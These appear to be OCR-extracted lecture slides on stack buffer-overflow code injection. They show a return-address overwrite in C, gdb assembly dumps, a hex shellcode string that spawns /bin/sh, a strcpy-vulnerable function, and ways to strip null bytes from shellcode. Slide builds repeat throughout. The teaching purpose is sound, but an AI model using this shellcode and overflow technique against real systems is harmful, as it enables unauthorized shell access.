
$$5 * 8 = 40 \longrightarrow 64 \text{ (8 Bytes)}$$

round up
(to nearest word)

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
SFP size:

1 word (32bits = 4 bytes)

injecting code in buffer: example

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round up
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SFP size:

1 word (32bits = 4 bytes)

injecting code in buffer: example

```
objective: void main() {  
    int x;  
  
    x = 0;  
    function(1,2,3);  
    x = 1;  
    printf("%d\n",x);  
}
```

call here

return here

injecting code in buffer: example

```
void function(int a, int b, int c) {  
    char buffer1[5];  
    char buffer2[10];  
    int *ret;  
  
    ret = buffer1 + 12;  
    (*ret) += 8; ← actually, 10 → get from ASM  
}  
                                         (how?)
```

objective: void main() {
 int x;

 x = 0;
 function(1,2,3); ← call here
 x = 1;
 printf("%d\n",x); ← return here
}

injecting code in buffer: example

```
void main() {  
    int x;  
  
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    x = 1;  
    printf("%d\n",x);  
}
```

Dump of assembler code for function main:

```
0x8000490 : pushl %ebp  
0x8000491 : movl %esp,%ebp  
0x8000493 : subl $0x4,%esp  
0x8000496 : movl $0x0,0xfffffff(%ebp)  
0x800049d : pushl $0x3  
0x800049f : pushl $0x2  
0x80004a1 : pushl $0x1  
0x80004a3 : call 0x8000470  
0x80004a8 : addl $0xc,%esp  
0x80004ab : movl $0x1,0xfffffff(%ebp)  
0x80004b2 : movl 0xfffffff(%ebp),%eax  
0x80004b5 : pushl %eax  
0x80004b6 : pushl $0x80004f8  
0x80004bb : call 0x8000378  
0x80004c0 : addl $0x8,%esp  
0x80004c3 : movl %ebp,%esp  
0x80004c5 : popl %ebp  
0x80004c6 : ret  
0x80004c7 : nop
```

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0x800049f : pushl $0x2  
0x80004a1 : pushl $0x1  
0x80004a3 : call 0x8000470  
0x80004a8 : addl $0xc,%esp  
0x80004ab : movl $0x1,0xfffffff(%ebp)  
0x80004b2 : movl 0xfffffff(%ebp),%eax  
0x80004b5 : pushl %eax  
0x80004b6 : pushl $0x80004f8  
0x80004bb : call 0x8000378  
0x80004c0 : addl $0x8,%esp  
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0x80004c5 : popl %ebp  
0x80004c6 : ret  
0x80004c7 : nop
```

injecting code in buffer: example

```
void main() {  
    int x;  
  
    x = 0;  
    function(1,2,3);  
    x = 1;  
    printf("%d\n",x);  
}
```

function orig
return addr.

Dump of assembler code for function main:

0x8000490 :	pushl %ebp
0x8000491 :	movl %esp,%ebp
0x8000493 :	subl \$0x4,%esp
0x8000496 :	movl \$0x0,0xfffffff(%ebp)
0x800049d :	pushl \$0x3
0x800049f :	pushl \$0x2
0x80004a1 :	pushl \$0x1
0x80004a3 :	call 0x8000470
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0x80004ab :	movl \$0x1,0xfffffff(%ebp)
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want function to
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x = 1
pass x to printf

$$0x80004b2 - 0x80004a8 = 0xA = 10$$

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0x80004c6 : ret  
0x80004c7 : nop
```

x = 1
pass x to printf

$$0x80004b2 - 0x80004a8 = 0xA = 10$$

```
ret = buffer1 + 12;  
(*ret) += X; 10;
```

outline of attack:

1. insert malicious code
2. upon function exit, return to
malicious code

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malicious code


code injection attack:

1. what to inject?
2. how to know address?

what to inject?

(payload)


shellcode



something that spawns a terminal
/command prompt

what to inject?

(payload)




what to inject?

(payload)

shellcode

stick in buffer

something that spawns a terminal
/command prompt



shellcode

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

shellcode

```
#include stdio.h  
  
void main() {  
    char *name[2];  
  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
}
```

+
(cat)

```
#include <stdlib.h>  
  
void main() {  
    exit(0);  
}
```

when shell exits, program
should terminate nicely



shellcode

```
#include stdio.h  
  
void main() {  
    char *name[2];  
  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
}
```

+
(cat)

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#include <stdlib.h>  
  
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1. static compile each
2. get relevant code
3. put in buffer

shellcode

```
#include stdio.h  
  
void main() {  
    char *name[2];  
  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
}
```

+
(cat)

when shell exits, program
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


```
#include <stdlib.h>  
  
void main() {  
    exit(0);  
}
```

```
char shellcode[] =  
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

→

1. static compile each
2. get relevant code
3. put in buffer



stick in buffer
(our large_string)

shellcode

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char shellcode[] =  
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
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    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

```
void function(char *str) {  
    char buffer[16];  
  
    strcpy(buffer,str);  
}  
  
void main() {  
    char large_string[256];  
    int i;  
  
    for( i = 0; i < 255; i++)  
        large_string[i] = 'A';  
  
    function(large_string);  
}
```

stick in buffer
(our large_string)

shellcode

char shellcode[] =

```
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
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"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

```
void function(char *str) {
    char buffer[16];
    strcpy(buffer,str); ←
}
```

```
void main() {
    char large_string[256];
    int i;

    for( i = 0; i < 255; i++)
        large_string[i] = 'A';

    function(large_string);
}
```

problem:

strcpy stops copying here
(null encountered)

shellcode v2

ASM of shellcode:


Problem instruction:

```
-----  
movb $0x0,0x7(%esi)  
molv $0x0,0xc(%esi)
```

```
-----  
movl $0xb,%eax
```

```
-----  
movl $0x1,%eax  
movl $0x0,%ebx
```

0x00s here




shellcode v2

ASM of shellcode:

Problem instruction:	Substitute with:
-----	-----
movb \$0x0,0x7(%esi)	xorl %eax,%eax
movb \$0x0,0xc(%esi)	movb %eax,0x7(%esi)
movl %eax,0xc(%esi)	movl %eax,0xc(%esi)
-----	-----
movl \$0xb,%eax	movb \$0xb,%al
-----	-----
movl \$0x1,%eax	xorl %ebx,%ebx
movl \$0x0,%ebx	movl %ebx,%eax
inc %eax	inc %eax
-----	-----

0x00s here



shellcode v2

ASM of shellcode:

Problem instruction:

```
-----  
movb $0x0,0x7(%esi)  
movl $0x0,0xc(%esi)  
  
-----  
movl $0xb,%eax  
  
-----  
movl $0x1,%eax  
movl $0x0,%ebx
```

0x00s here

Substitute with:

```
-----  
xorl %eax,%eax  
movb %eax,0x7(%esi)  
movl %eax,0xc(%esi)  
  
-----  
movb $0xb,%al  
  
-----  
xorl %ebx,%ebx  
movl %ebx,%eax  
inc %eax
```

get creative
(don't move 0x0 directly)

xorl:

$$\begin{aligned} 0^0 &= 0 \\ 1^1 &= 0 \end{aligned}$$

shellcode v2

ASM of shellcode:

Problem instruction:

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movb $0x0,0x7(%esi)  
movl $0x0,0xc(%esi)  
  
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movl $0xb,%eax  
  
-----  
movl $0x1,%eax  
movl $0x0,%ebx
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0x00s here

Substitute with:

```
-----  
xorl %eax,%eax  
movb %eax,0x7(%esi)  
movl %eax,0xc(%esi)  
  
-----  
movb $0xb,%al  
  
-----  
xorl %ebx,%ebx  
movl %ebx,%eax  
inc %eax
```

get creative
(don't move 0x0 directly)

